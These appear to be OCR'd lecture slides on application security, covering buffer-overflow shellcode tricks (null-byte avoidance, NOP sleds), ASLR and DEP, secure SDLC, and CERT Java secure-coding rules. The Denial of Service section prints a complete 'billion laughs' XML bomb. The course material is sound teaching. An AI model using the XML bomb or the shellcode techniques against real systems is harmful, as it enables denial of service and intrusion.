
In most cases we'll be trying to overflow a character buffer: NULL byte problem

Examples to avoid null-byte

```
Problem instruction:                    Substitute with:
--------------------------------------------------------
movb    $0x0,0x7(%esi)              xorl    %eax,%eax
molv    $0x0,0xc(%esi)              movb    %eax,0x7(%esi)
                                    movl    %eax,0xc(%esi)
--------------------------------------------------------
movl    $0xb,%eax                   movb    $0xb,%al
--------------------------------------------------------
movl    $0x1, %eax                  xorl    %ebx,%ebx
movl    $0x0, %ebx                  movl    %ebx,%eax
                                    inc     %eax
--------------------------------------------------------
```

Writing an Exploit

Use command line parameter passing as the means to send data.



Some difficulties

We need to know where is the buffer so that the RET field can be replaced with that address.

We need to have an idea of how long the buffer is so that we can know where is the RET field and where to stop filling up the buffer.

Let's do some guessing.

A common trick

Add a prefix of NOP instructions the exploit code

RET field need not exactly equal to the beginning address of the buffer

- As long as the RET field is changed to fall into any one of the NOPs, the shellcode program will be triggered.

That make the guessing much easier

Solution against Buffer Overflow


Better/Secure Program code

Secure Framework and API

Address Space Layout Randomization

Data Execution Prevention

Security Considerations in SDLC



From CISSP All-in-one exam 6th ed.

The Real World

Systems Development Life Cycle

- Organisations understaffed, wear too many hats
- Separation of duties seldom complete
- Infosec seldom involved in initial stages of development
- Risks seldom adequately assessed
- Exposure points and controls seldom adequately determined
- Code checks are often skipped
  - Approvals are often perfunctory
  - Development process continues without formal approval
- Few limits on access to program code
- Change control for programs only

Secure Coding Practices

Coding Standard for Java (Java Rules from CERT)

Input Validation and Data Sanitization

Leaking Sensitive Data

Leaking Capabilities

Denial of Service

Serialization


Concurrency, Visibility and Memory

Privilege Escalation

Input Validation and Data Sanitization

Methods to prevent Injection Attacks

- Validation
- Sanitization
- Canonicalization and Normalization




Leaking Sensitive Data

Java's type safety means that fields that are declared private or protected or that have default (package) protection should not be globally accessible.

Sensitive information must not be stored in a public field because it could be compromised by anyone who can access the JVM running the program

Methods to prevent leaking sensitive data

- OBJ01-J. Declare data members as private and provide accessible wrapper methods
- ERR01-J. Do not allow exceptions to expose sensitive information
- FIO13-J. Do not log sensitive information outside a trust boundary
- IDS03-J. Do not log unsanitized user input
- MSC03-J. Never hard code sensitive information
- SER03-J. Do not serialize unencrypted, sensitive data
- SER04-J. Do not allow serialization and deserialization to bypass the security manager
- SER06-J. Make defensive copies of private mutable components during deserialization



Leaking Capabilities

References to objects whose methods can perform sensitive operations can serve as capabilities that enable the holder to perform those operations (or to request that the object perform those operations on behalf of the holder).

Consequently, such references must themselves be treated as sensitive data and must not be leaked to untrusted code

Rules to prevent leaking capabilities

- ERR09-J. Do not allow untrusted code to terminate the JVM
- MET04-J. Do not increase the accessibility of overridden or hidden methods
- OBJ08-J. Do not expose private members of an outer class from within a nested class
- SEC00-J. Do not allow privileged blocks to leak sensitive information across a trust boundary
- SEC04-J. Protect sensitive operations with security manager checks
- SER08-J. Minimize privileges before deserializing from a privileged context

Denial of Service

Denial-of-service (DoS) attacks attempt to make a computer resource unavailable or insufficiently available to its intended users.

There are several methods of causing a denial of service:

- Vulnerability attacks involve sending a few well-crafted packets that take advantage of an existing vulnerability in the target machine.
- Resource exhaustion attacks that consume computational resource such as bandwidth, memory, disk space, or processor time.
- Algorithmic attacks (such as on hash functions) by injecting values that force worst-case conditions to exist.
- Bandwidth consumption attacks that consume all available network bandwidth of the victim.

Denial of Service (Cont.)

Possible DoS Attack on Java Program :

- Inserting many keys with the same hash code into a hash table, consequently triggering worst-case performance (O(n2)) rather than average-case performance (O(n))
- Initiating many connections where the server allocates significant resources for each (the traditional SYN flood attack, for example)
- “Billion laughs attack,” whereby XML entity expansion causes an XML document to grow dramatically during parsing. This can be mitigated by setting the XMLConstants. FEATURE_SECURE_PROCESSING feature to enforce reasonable limits

Code example [edit]

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

lol9

lol8 lol8 lol8 lol8 lol8 lol8 lol8 lol8 lol8 lol8

lol7 lol7 lol7 lol7 lol7 lol7 lol7 lol7 ……… lol7 lol7 lol7 lol7 lol7 lol7 lol7 lol7

.
.
.

<1 KB block → 10^9 = a billion "lol"s ~ 3 GB

Source: *Secure Coding Guidelines for the Java Programming Language*

Denial of Service (Cont.)

Rules to prevent DoS resulting from resource exhaustion:

- FIO03-J. Remove temporary files before termination
- FIO04-J. Release resources when they are no longer needed
- FIO07-J. Do not let external processes block on IO buffers
- FIO14-J. Perform proper cleanup at program termination
- IDS04-J. Safely extract files from ZipInputStream
- MET12-J. Do not use finalizers
- MSC04-J. Do not leak memory
- MSC05-J. Do not exhaust heap space
- SER10-J. Avoid memory and resource leaks during serialization
- TPS00-J. Use thread pools to enable graceful degradation of service during traffic bursts
- TPS01-J. Do not execute interdependent tasks in a bounded thread pool

Denial of Service (Cont.)

Some denial of service attacks operate by attempting to induce concurrency-related problems such as thread deadlock, thread starvation, and race conditions.

Rules regarding prevention of denial of service attacks resulting from concurrency issues

- LCK00-J. Use private final lock objects to synchronize classes that may interact with untrusted code
- LCK01-J. Do not synchronize on objects that may be reused
- LCK07-J. Avoid deadlock by requesting and releasing locks in the same order
- LCK08-J. Ensure actively held locks are released on exceptional conditions
- LCK09-J. Do not perform operations that can block while holding a lock
- LCK11-J. Avoid client-side locking when using classes that do not commit to their locking strategy
- THI04-J. Ensure that threads performing blocking operations can be terminated
- TPS02-J. Ensure that tasks submitted to a thread pool are interruptible
- TSM02-J. Do not use background threads during class initialization

Denial of Service (Cont.)

Other DoS Attack

- Rules to prevent other DoS Attack
  - ERR09-J. Do not allow untrusted code to terminate the JVM
  - IDS00-J. Prevent SQL Injection
  - IDS06-J. Exclude unsanitized user input from format strings
  - IDS08-J. Sanitize untrusted data included in a regular expression

Precursors to DoS

- Additional rules to address vulnerabilities that can enable denial of service attacks
  - ERR01-J. Do not allow exceptions to expose sensitive information
  - ERR02-J. Prevent exceptions while logging data
  - EXP01-J. Do not use a null in a case where an object is required
  - FIO00-J. Do not operate on files in shared directories
  - NUM02-J. Ensure that division and remainder operations do not result in divide-by-zero errors

Serialization

Serialization also allows for Java method calls to be transmitted over a network for Remote Method Invocation (RMI) wherein objects are marshalled (serialized), exchanged between distributed virtual machines, and unmarshalled (deserialized).

Serialization is also extensively used in Java Beans.

Serialization captures all the fields of an object including the non-public fields that are normally inaccessible, provided that the object's class implements the Serializable interface.

If the byte stream to which the serialized values are written is readable, the values of the normally inaccessible fields may be deduced.

Introducing a security manager fails to prevent the normally inaccessible fields from being serialized and deserialized (although permission must be granted to write to and read from the file or network if the byte stream is being stored or transmitted).

When a Serializable class fails to implement a serialized function, it is serialized using a 'default' method, which serializes all its public, protected, and private fields, except for those marked transient.

Concurrency, Visibility and Memory

Memory that can be shared between threads is called shared memory or heap memory

When using synchronization, it is unnecessary to declare the variable y as volatile. Synchronization involves acquiring a lock, performing operations, and then releasing the lock

Use java.util.concurrent package

- Volatile variables are useful for guaranteeing visibility. However, they are insufficient for ensuring atomicity.
- The java.util.concurrent package provides the Executor framework which offers a mechanism for executing tasks concurrently. A task is a logical unit of work encapsulated by a class that implements Runnable or Callable.
- The java.util.concurrent package provides the ReentrantLock class that has additional features that are missing from intrinsic locks.

Principle of Least Privilege

Occasionally a system will have components, most of which require only a base set of privileges, but a few require more privileges than the base set; these are said to run with elevated privileges

Methods to prevent the elevation issues

- Only code that requires elevated privileges should be signed; other code should not be signed.
- Use Java's flexible security model allows the user to grant additional permissions to applications by defining a custom security policy
- Rules:
  - ENV03-J. Do not grant dangerous combinations of permissions
  - SEC00-J. Do not allow privileged blocks to leak sensitive information across a trust boundary
  - SEC01-J. Do not allow tainted variables in privileged blocks

Security Managers

A SecurityManager is a Java class that defines a security policy for Java code. This policy specifies actions that are unsafe or sensitive. Any actions not allowed by the security policy cause a SecurityException to be thrown.

The applet security manager is used to manage all Java applets. It denies applets all but the most essential privileges.

Webservers, such as Tomcat and Websphere, use this facility to isolate trojan servlets and malicious JSP code, as well as to protect sensitive system resources from inadvertent access.

The security manager is closely tied to the AccessController class. The former is used as a hub for access control whereas the latter is the actual implementer of the access control algorithm.

The constructor of class java.io.FileInputStream throws a SecurityException if the caller does not have the permission to read a file.

Class Loader

The java.lang.ClassLoader class and its descendent classes are the means by which new code is dynamically loaded into the JVM.

Every class provides a link to the ClassLoader that loaded it; furthermore every class loader class also has its own class that loaded it, on down to a single 'root' class loader.

All class loaders inherit from SecureClassLoader, which itself inherits from ClassLoader. SecureClassLoader performs security checks on its members, as do its descendents.

It defines a getPermissions() method, which indicates the privileges available to classes loaded by the class loader

Enterprise Security API (ESAPI)

ESAPI (The OWASP Enterprise Security API) is a free, open source, web application security control library that makes it easier for programmers to write lower-risk applications.

The ESAPI libraries are designed to make it easier for programmers to retrofit security into existing applications.

Basic design

- With a set of security control interfaces
- With a reference implementation for each security control

Currently ESAPI supported the following:

- Java
- .NET
- Classic ASP
- PHP
- ColdFusion
- Python
- Javascript

Address space layout randomization (ASLR)

Attackers trying to execute return-to-libc attacks must locate the code to be executed, while other attackers trying to execute shellcode injected on the stack have to find the stack first.

Built-in apps use ASLR to ensure that all memory regions are randomized upon launch.

Randomly arranging the memory addresses of executable code, system libraries, and related programming constructs reduces the likelihood of many sophisticated exploits.

Security is increased by increasing the search space. Thus, address space randomization is more effective when more entropy is present in the random offsets.

Data Execution Prevention (DEP)


Data Execution Prevention (DEP) is a security feature that can help prevent damage from viruses and other security threats by preventing the program executed from memory space reserved for specific purpose or data space.

- Security features included in Operating Systems
- It marks areas of memory as either "executable" or "nonexecutable", and allows only data in an "executable" area to be run by programs, services, device drivers, etc

Application Security

What is Application

From an holistic view – whatever a program or system that helps to complete some tasks pre-defined by users



From IT Control Objectives for Sarbanes-Oxley, 3rd Edition

Definition of Application Security

Definition of Application Security:

- Application security is the use of software, hardware, and procedural methods to protect applications from external threats
- Application security (short: AppSec) encompasses measures taken throughout the code's life-cycle to prevent gaps in the security policy of an application or the underlying system (vulnerabilities) through flaws in the design, development, deployment, upgrade, or maintenance of the application. (wikipedia)

Threats by Application Vulnerability Category

According to the Microsoft's Improving Web Application Security: Threats and Countermeasures Book (https://msdn.microsoft.com/en-us/library/ms994921.aspx)

Category	Threats / Attacks
Input Validation	Buffer overflow; cross-site scripting; SQL injection; canonicalization
Software Tampering	Attacker modifies an existing application's runtime behavior to perform unauthorized actions; exploited via binary patching, code substitution, or code extension
Authentication	Network eavesdropping ; Brute force attack; dictionary attacks; cookie replay; credential theft
Authorization	Elevation of privilege; disclosure of confidential data; data tampering; luring attacks
Configuration management	Unauthorized access to administration interfaces; unauthorized access to configuration stores; retrieval of clear text configuration data; lack of individual accountability; over-privileged process and service accounts
Sensitive information	Access sensitive code or data in storage; network eavesdropping; code/data tampering
Session management	Session hijacking; session replay; man in the middle
Cryptography	Poor key generation or key management; weak or custom encryption
Parameter manipulation	Query string manipulation; form field manipulation; cookie manipulation; HTTP header manipulation
Exception management	Information disclosure; denial of service
Auditing and logging	User denies performing an operation; attacker exploits an application without trace; attacker covers his or her tracks

Securing of applications

Application Security by Design

- Secure Software Development Life Cycle (SDLC)
- Secure Coding Practices
- Enterprise Security API

Application Security by Testing


- Penetration testing (Black Box Testing)
- Code Analysis (White Box Testing)

Application Security by Prevention

- Application Layer Firewall
- Zero-day virtual patching


Secure SDLC

Information Lifecycle Management - Six Major Phases of the Data Security Lifecycle




1. Data creation
2. Storage
   - Enforce access control
   - Sensitive data should be encrypted
3. Data usage
4. Information Sharing
5. Archive
6. Deletion

Information Lifecycle Management – Data Creation



